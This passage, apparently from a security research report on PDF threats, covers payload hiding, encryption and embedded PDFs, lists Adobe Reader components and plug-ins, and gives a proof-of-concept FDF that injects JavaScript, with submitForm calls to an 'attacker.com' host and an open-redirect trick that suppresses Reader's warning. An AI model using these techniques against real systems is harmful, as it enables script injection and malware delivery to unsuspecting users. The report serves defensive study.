Additionally, any objects which are not referenced by the PDF document are ignored. Furthermore, where objects have the same object identifier and generation number, only the last occurring object is taken as the real object and all others are ignored. These represent places where a malicious payload can be stored. This payload could be scattered across the PDF document in parts, making it difficult to find. In Section 5.1.3 we also outlined an example where the malicious payload was extracted from comments in the PDF file.

6.4 File Format Encapsulation

The flexibility of the PDF format means that another file format could be embedded within the PDF document, and the PDF document will still be rendered as normal in the PDF reader. This is because the reader ignores anything that it does not understand since the PDF format is extensible. For instance, a PDF document could be stored in the comments section of a JPEG file. The JPEG image will still be loaded as expected by image views and the PDF file will be loaded as expected by Adobe Acrobat/Reader [38]. This could be extended to hide executable binaries inside a PDF file.

6.5 Encryption

The PDF document format supports encryption. If encryption is employed then all streams and string objects are encrypted. Adobe Acrobat/Reader supports various encryption algorithms including the RC4 encryption (40 to 128 bits keys), AES128 and AES256 standards. In the PDF standard the data fields within a data dictionary and object data streams can be encrypted. The PDF structure itself cannot be encrypted. However, it is possible to embed a PDF document within an object data stream (see Section 6.6). If this data stream is then encrypted the structure of the document that it contains would be hidden.

Encryption may be used to obfuscate malicious payloads. However, this would require some mechanism to provide the decryption key to the algorithm, in order to extract the payload before executing it. Figure 38 illustrates an example in which the data field containing JavaScript has been encrypted.

```
%PDF-1.4
1 0 obj
<<
        /OpenAction <<
                /S /JavaScript
                /JS (ê$9;i3SCúãÒ?'kO)
        >>
        /Pages 3 0 R
        /Type /Catalog
>>
```

Figure 38   Encryption of data fields in PDF

6.6 Embedded PDF

It is also possible to embed PDF objects within an object stream. The reader may then parse the embedded PDF file without requiring user intervention. The embedded file can be encoded and/or encrypted to avoid detection by anti-virus software. This process is outlined with a proof of concept on Feliam's Blog [39].

When encryption is applied to a PDF document, only the object streams and string values are encrypted. The document structure remains in clear text. However, if objects are embedded within an object stream which is then encrypted, the document structure can be hidden.

An object that contains embedded objects in its stream will specify `/ObjStm` as its type. An example using `/ObjStm` is shown in Figure 39.

```
15 0 obj
<<
   /Type /ObjStm …
>>
stream
2 0
<<
   /Type /Font
   …other keys…
>>
...other embedded objects …
endstream
```

Figure 39   PDF objects embedded inside an object data stream example

In addition, a PDF can jump to another PDF document using the `/GoToR` action. An example of `/GoToR` is given in Figure 40.

```
/AA <<
   /O <<
      /S /GoToR
      /F (file.pdf)
      /D [0 /Fit ]
      /NewWindow false
   >>
>>
```

Figure 40   External PDF document file embedded inside another PDF document example

7. Threat Modelling PDF

This section will focus on the threat profiling process for a PDF document with the aim of identifying possible vulnerabilities. Figure 41 provides a guide of possible attack surfaces of the PDF model (note this diagram does not include every possible attack surface).





Figure 41 Possible attack vector tree to follow

In this section we will analyse the DLLs associated with Adobe Reader/Acrobat, with particular attention to the extension DLLs and plug-ins. We will analyse the JavaScript extensions for Adobe Acrobat/Reader, including JavaScript which is embedded in the PDF file and that which is contained in a separate file. We will outline the debugger and use of this to obtain function lists, which we will use to identify undocumented functions. Finally we will outline the various data formats which can be embedded into PDF documents. Embedded data formats provide additional attack vectors which can be exploited. For instance, an embedded Flash animation could provide the payload necessary to compromise a system.

7.1 Adobe Reader/Acrobat Components

There are a number of files and file types deployed with the Adobe Reader and Acrobat, as shown in Figure 42 and Figure 43. The important elements are the dynamic link library (DLL) files listed in the main folder. Some of these have been the subject of exploits in the past, such as `CoolType.DLL` [40] and `authplay.DLL` [41]. Additionally, the `plug_ins` sub-directory contains the DLL files implementing the plug-ins shipped with Adobe Reader, including multimedia (such as Flash, Quicktime, Real Player and MS Windows MediaPlayer) and the interactive forms plug-ins. The `plug_ins3d` sub-directory contains 3D image plug-ins which have also been exploited. We will explore these elements in the following sections.



C:\Program Files\Adobe\Reader 9.0\Reader


and Folder Tasks
- Rename this folder
- Move this folder
- Copy this folder
- Publish this folder to the Web
- Share this folder
- E-mail this folder's files
- Delete this folder

er Places
- Reader 9.0
- My Documents
- My Computer
- My Network Places

ails

AIR File Folder	Browser File Folder	IDTemplates File Folder	Javascripts File Folder
Legal File Folder	Optional File Folder	plug_ins File Folder	plug_ins3d File Folder
SPPlugins File Folder	Tracker File Folder	PDFSigQFormalRep.pdf Adobe Acrobat Document 346 KB	A3DUtility.exe Application Adobe 3D Utility 9.3
AcroBroker.exe Application Adobe PDF Broker Process for ...	AcroRd32.exe Application Adobe Reader 9.3	AcroRd32Info.exe Application Adobe Reader 9.3	AcroTextExtractor.exe Application AcroTextExtractor
AdobeCollabSync.exe Application Adobe Collaboration Synchroni...	Eula.exe Application Eula display	LogTransport2.exe Application LogTransport Application	PDFPrevHndlrShim.exe Application Adobe PDF Preview Handler H...
reader_sl.exe Application Adobe Acrobat SpeedLauncher	ACE.dll Application Extension 2.17.1.1	Acrofx32.dll Application Extension 6.0.0.0	AcroRd32.dll Application Extension 9.3.2.163
AcroRdIF.dll Application Extension 9.3.2.163	AdobeLinguistic.dll Application Extension 3.2.1.8088	AdobeXMP.dll Application Extension 4.2.1.43	AGM.dll Application Extension 4.18.88.1
ahclient.dll Application Extension 1.2.2.0	atl.dll Application Extension 3.0.8449.0	authplay.dll Application Extension 10.0.45.2	AXE8SharedExpat.dll Application Extension 3.4.102.1
AXSLE.dll Application Extension 3.4.102.1	BIB.dll Application Extension 1.2.1.1	BIBUtils.dll Application Extension 1.1.1.1	ccme_base.dll Application Extension
CoolType.dll Application Extension 5.5.67.1	cryptocme2.dll Application Extension	icucnv36.dll Application Extension 3.6.0.0	icudt36.dll Application Extension 3.6.0.0
JP2KLib.dll Application Extension 2.0.0.4577	logsession.dll Application Extension 2.0.0.328	LogTransport2.dll Application Extension 2.0.0.327	Onix32.dll Application Extension 3.9.7.23
PDFPrevHndlr.dll Application Extension 9.3.2.163	pe.dll Application Extension 9.3.0.327	rt3d.dll Application Extension 9.3.2.163	sqlite.dll Application Extension 1.0.0.1
vdk150.dll Application Extension	ViewerPS.dll Application Extension 9.3.2.163	AGMGPUOptIn.ini Configuration Settings 2 KB	AcroRd32.id0 ID0 File 92,096 KB
AcroRd32.id1 ID1 File 76,504 KB	AcroRd32.nam NAM File 16 KB	pmd.cer Security Certificate 1 KB	RTC.der Security Certificate 2 KB

Figure 42 *The various components installed with Adobe Reader*



Computer ▸ Local Disk (C:) ▸ Program Files ▸ Adobe ▸ Acrobat 9.0 ▸ Acrobat ▸

Acrobat
- acadres
- ActiveX
- adobe_epic
- Air
- AMT
- amt_assets
- Browser
- Color Swatches
- Data
- DocSettings
- DocTemplates
- FileInfo
- HostedServicesT
- IDTemplates
- Javascripts
- Legal
- LMResources
- Multimedia Skin
- Navigators
- plug_ins
- plug_ins3d
- QuickBooksTem

Name | Date modified | Type | Size

```
acadres                 ActiveX                     adobe_epic                                Air                     AMT
amt_assets              Browser                     Color Swatches                            Data                    DocSettings
DocTemplates            FileInfo                    HostedServicesTemplates                   IDTemplates             Javascripts
Legal                   LMResources                 Multimedia Skins                          Navigators              plug_ins
plug_ins3d              QuickBooksTemplates         RegLoc                                    Sequences               Settings
SPPlugins               Tracker                     Xtras                                     A3DLIB.dll              A3DOfc.DEU
A3DOfc.FRA              A3DOfc.ocx                  A3DUtility.exe                            ACE.dll                 acroamt.dll
Acrobat.dll             Acrobat.exe                 acrobat.tlb                               acrobat_sl.exe          AcrobatInfo.exe
AcroBroker.exe          acrodist.exe                acrodistdll.dll                           Acrofx32.dll            AcroIF.dll
AcroTextExtractor.exe   AcroTranscoder.exe          AcroTray.DEU                              acrotray.exe            AcroTray.FRA
Adist.DEU               Adist.dll                   Adist.FRA                                 Adist64.DEU             Adist64.dll
Adist64.FRA             AdistRes.DEU                adistres.dll                              AdistRes.FRA            adobe_caps.dll
adobe_epic.dll          adobe_eula.dll              adobe_personalization.dll                 AdobeCollabSync.DEU     AdobeCollabSync.exe
AdobeCollabSync.FRA     AdobeLinguistic.dll         AdobeIm.dll                               AdobeLM_libFNP.dll      adobelm_service_installer.dll
AdobePDFL.dll           AdobeUpdater.dll            AdobeXMP.dll                              aflm.dll                aflm_libfnp.dll
AGM.dll                 AGMGPUOptIn.ini             ahclient.dll                              amtconfig.dll           AMTLibWrapper.dll
application.sif         ARE.dll                     asneu.dll                                 authplay.dll            AXE8SharedExpat.dll
AXSLE.dll               BIB.dll                     BIBUtils.dll                              ccme_base.dll           CoolType.dll
cryptocme2.dll          cryptocme2.sig              ExLang32.DEU                              ExLang32.FRA            ExportTask.xml
FileInfo.dll            Flash Video Extension.dll   Flash Video Extension Resources.dll       FNP_Act_Installer.dll   FnpCommsSoap.dll
gdiplus.dll             icucnv36.dll                icudt36.dll                               icudt36_cjk.dll         icudt36_full.dll
icuuc36.dll             JDFL20.dll                  JDFURLAccess.dll                          JMFHTTPModule.dll       JP2KLib.dll
logsession.dll          LogTransport2.dll           LogTransport2.exe                         MDKitAdapter.dll        MPS.dll
Onix32.dll              pdfport.dll                 PDFPrevHndlr.dll                          pdfsettings.dll         PDFSigQFormalRep.pdf
pe.dll                  piaglbreakfinder.dll        pmd.cer                                   registration.dll        rt3d.dll
RTC.der                 Splash.dll                  sqlite.dll                                vdk150.dll              ViewerPS.dll
xerces-c_2_1_0.dll      xfdf2xml.xsl
```

plug_ins
File Folder
Date modified: 6/7/2011 3:09 PM

Figure 43 *Even more components installed with Adobe Acrobat*

7.2 Reader/Acrobat Plug-ins

Adobe Acrobat/Reader ships with plug-ins which are extensions to Acrobat/Reader. Plug-ins can be also developed by 3rd party software venders or developers. The plug-in SDK is provided by Adobe. There are three main types of plug-ins which determine the level of control they have over the Acrobat/Reader application:

- Standard Plug-ins: These are created by a 3rd party developers and are not certified or signed by Adobe. These plug-ins can only be executed on Adobe Acrobat (not the Reader).
- Reader Plug-ins: Standard plug-ins which have been signed using a key provided by Adobe.
- Certified Plug-ins: These are plug-ins which have been provided by Adobe. These plug-ins have the highest privileges and can, for example, completely modify the Acrobat/Reader interface.

Raynal, Delugré and Aumaitre [38] claim to have obtained the Adobe private key and used this to formulate an attack scenario/proof of concept.


The plug-ins for Adobe Reader/Acrobat are contained within the following directories:

```
C:\Program Files\Adobe\Reader xxxx\Reader\plug_ins
C:\Program Files\Adobe\Reader xxxx\Reader\plug_ins3d
C:\Program Files\Adobe\Reader xxxx\Reader\SPPlugins
```

We will outline each in the following sections.

7.2.1 \Reader\plug_ins

The `plug_ins` sub-directory contains the plug-ins shipped with Adobe Acrobat/Reader. The installed plug-ins can be determined by opening "Help->About Adobe Plug-ins" from the menu in the reader as shown in Figure 44


About Adobe Plug-Ins

Acrobat Accessibility
Acrobat Public-Key Security
Adobe DRM
Comments
Digital Signature
DVA
ECMAScript
Forms
Highlight Server
Internet Access Plug-in
Make Accessible
Multimedia
PDDom
PDF Consultant, Access Check
Read Out Loud
Reflow
SaveAsRTF
Search
Search5
SendMail
Spelling
Weblink


File Name: Accessibility.api
Loaded: No Version: 9.3.2.163
Certified: Yes Date: 4/04/2010 1:53:21 PM

Description:
The Acrobat Accessibility plug-in allows assistive technology such as screen readers to interact with Acrobat.

Copyright 1992-2008 Adobe Systems Incorporated and its licensors. All rights reserved.

Figure 44 A listing and description of plug-in from Adobe's help reference

Plug-ins have an `*.api` extension, but are nothing more than regular dynamic linked library (DLL) files. Figure 45 illustrates the plug-in files contained with in the `plug_ins` sub-directory of a standard installation of Adobe Reader 9.0, which correspond to the installed plug-ins shown in the figure above. We describe each of these plug-ins in Table 7.



C:\Program Files\Adobe\Reader 9.0\Reader\plug_ins

Name	Size	Type
AcroForm		File Folder
Annotations		File Folder
Multimedia		File Folder
VDKHome		File Folder
Accessibility.api	432 KB	API File
AcroForm.api	10,195 KB	API File
AcroSign.prc	9 KB	SQL Server Replicati...
Annots.api	4,744 KB	API File
Checkers.api	820 KB	API File
DigSig.api	1,249 KB	API File
DVA.api	129 KB	API File
eBook.api	53 KB	API File
EScript.api	1,460 KB	API File
HLS.api	50 KB	API File
IA32.api	91 KB	API File
MakeAccessible.api	2,246 KB	API File
Multimedia.api	1,375 KB	API File
PDDom.api	391 KB	API File
PPKLite.api	6,796 KB	API File
ReadOutLoud.api	107 KB	API File
reflow.api	355 KB	API File
SaveAsRTF.api	340 KB	API File
Search5.api	85 KB	API File
Search.api	390 KB	API File
SendMail.api	120 KB	API File
Spelling.api	266 KB	API File
weblink.api	263 KB	API File

Figure 45 A listing showing the various Adobe Reader plug-ins

Table 7 A description of each Reader plug-in

Plug-in module	Description
`Accessibility.api`	The Acrobat Accessibility plug-in allows assistive technology such as screen readers to interact with Acrobat.
`AcroForm.api`	The Acrobat Forms plug-in allows users to work with electronic forms using Acrobat.
`AcroSign.prc`	Palm OS Application for signing.
`Annots.api`	The Acrobat Comments plug-in allows users to markup online and offline documents using Acrobat.

Plug-in module	Description
`Checkers.api`	PDF Consultant provides plug-ins with a framework that facilitates object-level modification and traversal of PDF documents. Also includes three clients, which remove undesired elements from documents, calculate how much disk space is being used by the various parts of a PDF document, and save space in a PDF document by optimising bookmarks and links. Accessibility Checker: Checks PDF documents for compliance with accessibility standards.
`DigSig.api`	The Digital Signature plug-in (DigSig) provides a generic PDF file digital-signing service. Signing plug-ins can register with this plug-in to provide specific signing implementations (e.g. public-key digital signatures or biometric signatures). Acrobat includes the PPKLite security plug-in which provides public-key digital signature capability. Check the Adobe web site to find signature handlers from other security product vendors.
`DVA.api`	The DVA plug-in analyzes documents to verify that they conform to the PDF specification.
`eBook.api`	The Adobe DRM plug-in provides features for obtaining and reading documents protected with Adobe DRM technology.
`EScript.api`	The Adobe EScript plug-in allows PDF documents to take advantage of JavaScript. See the Acrobat JavaScript Object Specification (`AcroJS.pdf`) for more details. This document can be accessed through Adobe's web site.
`HLS.api`	The Acrobat Highlight Server plug-in allows users to see search highlights from web searches in PDF files in their web browser.
`IA32.api`	This plug-in provides Internet access for Acrobat.
`MakeAccessible.api`	Converts untagged PDF to tagged PDF. Tagged PDF can be read by a screen reader and is a necessity for accessibility concerns. In addition, tagged Adobe PDF can be reflowed with the Reflow plug-in as well as saved as a variety of output formats (such as XML, HTML, and RTF) for repurposing. For more information on creating accessible PDF refer to http://www.adobe.com/go/accessibility
`Multimedia.api`	The Adobe Multimedia plug-in allows users to author and play back multimedia content such as movies and sounds.
`PDDom.api`	Structure and content toolkit used for accessibility and content re-purposing.
`PPKLite.api`	The Acrobat Public-Key Security plug-in provides public-key signing and encryption services. The plug-in includes generic services that can be used by all public-key security handlers (plug-ins). The plug-in also includes two public-key security handler implementations from Adobe Systems Inc: integration with MS Windows certificate and cryptographic services (MSCAPI, Windows only); direct support for industry standard PKCS#12, password-protected private key storage files (Default Certificate Security). Check the Adobe web site to find public-key security handlers from other security product

Plug-in module	Description
	vendors.
`ReadOutLoud.api`	This plug-in reads the text of a PDF document out loud.
`reflow.api`	Reflows the contents of a page to fit the width of the window.
`SaveAsRTF.api`	Filter for saving PDF as Rich Text Format(Pro, Std), Text(Reader).
`Search.api`	The Search plug-in serves as a backend for providing search services. It also loads indexes for special documents that contain the AutoIndex key.
`Search5.api`	The Search5 plug-in provides services to search indexes created by earlier versions of Catalog.
`SendMail.api`	The Acrobat SendMail plug-in adds a toolbar button to enable sending the current document as an attachment from the specified e-mail client.
`Spelling.api`	The Acrobat Spelling plug-in allows users to check the spelling of Acrobat Forms text fields and Acrobat comments.
`weblink.api`	The Acrobat Weblink plug-in allows users to link to web pages from PDF files.

A developer can create a new plug-in to issue limited JavaScript requests within a PDF document by using the function: `AFExecuteThisScript()`. JavaScript scope within a PDF document can access a plug-in method using the function: `app.execMenuItem("pluginName")` where `pluginName` is the name of the plug-in library. The plug-in must have exported and have added itself to the document menu.

Adobe uses a Host Function Table (HFT) to compile a list of function pointers. Therefore, after compilation, each plug-in exports only the function:
`ACCB1 ASBool ACCB2 PluginInit(void)`.

An example of a Adobe Reader/Acrobat plug-in exploit is described in [42]. The vulnerability was identified and patched within the Adobe Forms Data Format (FDF) component of the Reader which is implemented using the `AcroForm.api` plug-in. The exploit allowed an attacker to inject JavaScript into a PDF file from any domain on the Internet. Successful exploitation of this issue results in the attacker successfully installing a backdoor into MS Windows machines.

In the following, we provide a proof of concept (POC) for an FDF based attack. This POC is based on work described in [43]. In this scenario an attacker is hosting a malicious FDF. The FDF initiates loading of a remote PDF file hosted on the target domain and then injects JavaScript which will be executed as if it were loaded from within the target PDF domain. A sample FDF is provided in Figure 46, which executes script in a PDF document hosted on the domain: `http://www.example.com`.

```
--TEST.FDF--
%FDF-1.2
1 0 obj <<
      /FDF <<
      /F (http://www.example.com/any.pdf)
            /JavaScript <<
            /After (app.alert("Executing script inside Acrobat at
            "+URL);)
            >>
      >>
   >>
endobj
trailer
<</Root 1 0 R>>
--EOF--
```

Figure 46   Forms data format JavaScript example

The `/F` key specifies the target PDF into which the FDF data is to be loaded and the `/After` key specifies a script be executed after the FDF is loaded. Note that the `/Before` key also can be used to inject script. It is important to note that this script is executing inside the Acrobat JavaScript engine and not the browser's JavaScript engine. Therefore, it does not have access to browser session cookies. The `/F` object also supports `javascript`: URIs. This means that execution of JavaScript can be achieved in the browser on the target domain. Acrobat Reader provides a significant mitigation for this attack, warning the user that an attack may be taking place. This error message can be suppressed if the domain hosting the PDF file has an open redirection vulnerability. This attack requires two malicious FDF files to orchestrate an attack as follows. The attacker convinces the victim to navigate to a malicious FDF file located at an attacker controlled domain (e.g. `http://attacker.domain/xss.fdf`). This file has a target file of a PDF located on the target domain (where target implies the value for the `/F` key as outlined above). This FDF file injects a script that calls the JavaScript function: `this.submitForm("http://attacker.com/alert.php#FDF")` to load a second FDF file. Note at this point Adobe Acrobat/Reader displays a warning indicating that the JavaScript is attempting to communicate cross-domain. However, if the target domain has an open redirection vulnerability, the attacker can use it to prevent the security warning message from being displayed by injecting a script that calls something like: `this.submitForm("http://eg.com/redirect?http://attacker.com/alert.php#FDF).` In either case, this second FDF file has a `javascript`: 